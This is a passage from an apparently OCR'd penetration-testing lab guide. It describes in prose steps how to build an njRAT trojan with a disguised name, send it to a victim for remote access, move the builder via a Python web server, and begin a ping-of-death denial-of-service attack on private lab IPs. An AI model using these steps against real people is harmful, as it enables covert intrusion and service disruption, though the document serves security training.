
9. In builder option, enter victim's IP in host, provide a legitimate name, file type to malware and build the malware.




10. Send the malware to victim and gain remote access.




11. Method 2, using python server instead of apache server: Goto folder containing njRAT zip file and start python server.



12. In attacker_2 (Windows machine), enter attacker_1 (Parrot OS) IP address in browser and access the njRAT zip file.





13. Once njRAT zip file is downloaded in attacker_2 machine, kill the python server (SIGINT).



DENIAL OF SERVICE (DOS) ATTACK

Find the IP address of Victim machine and attacker machine.







Here, attacker machine IP address is 192.168.43.200 and victim machine IP address is 192.168.43.45


1. Volume based DOS attack (Ping of death)


a. Start the attack with 64 byte packet.






b. We see no significant 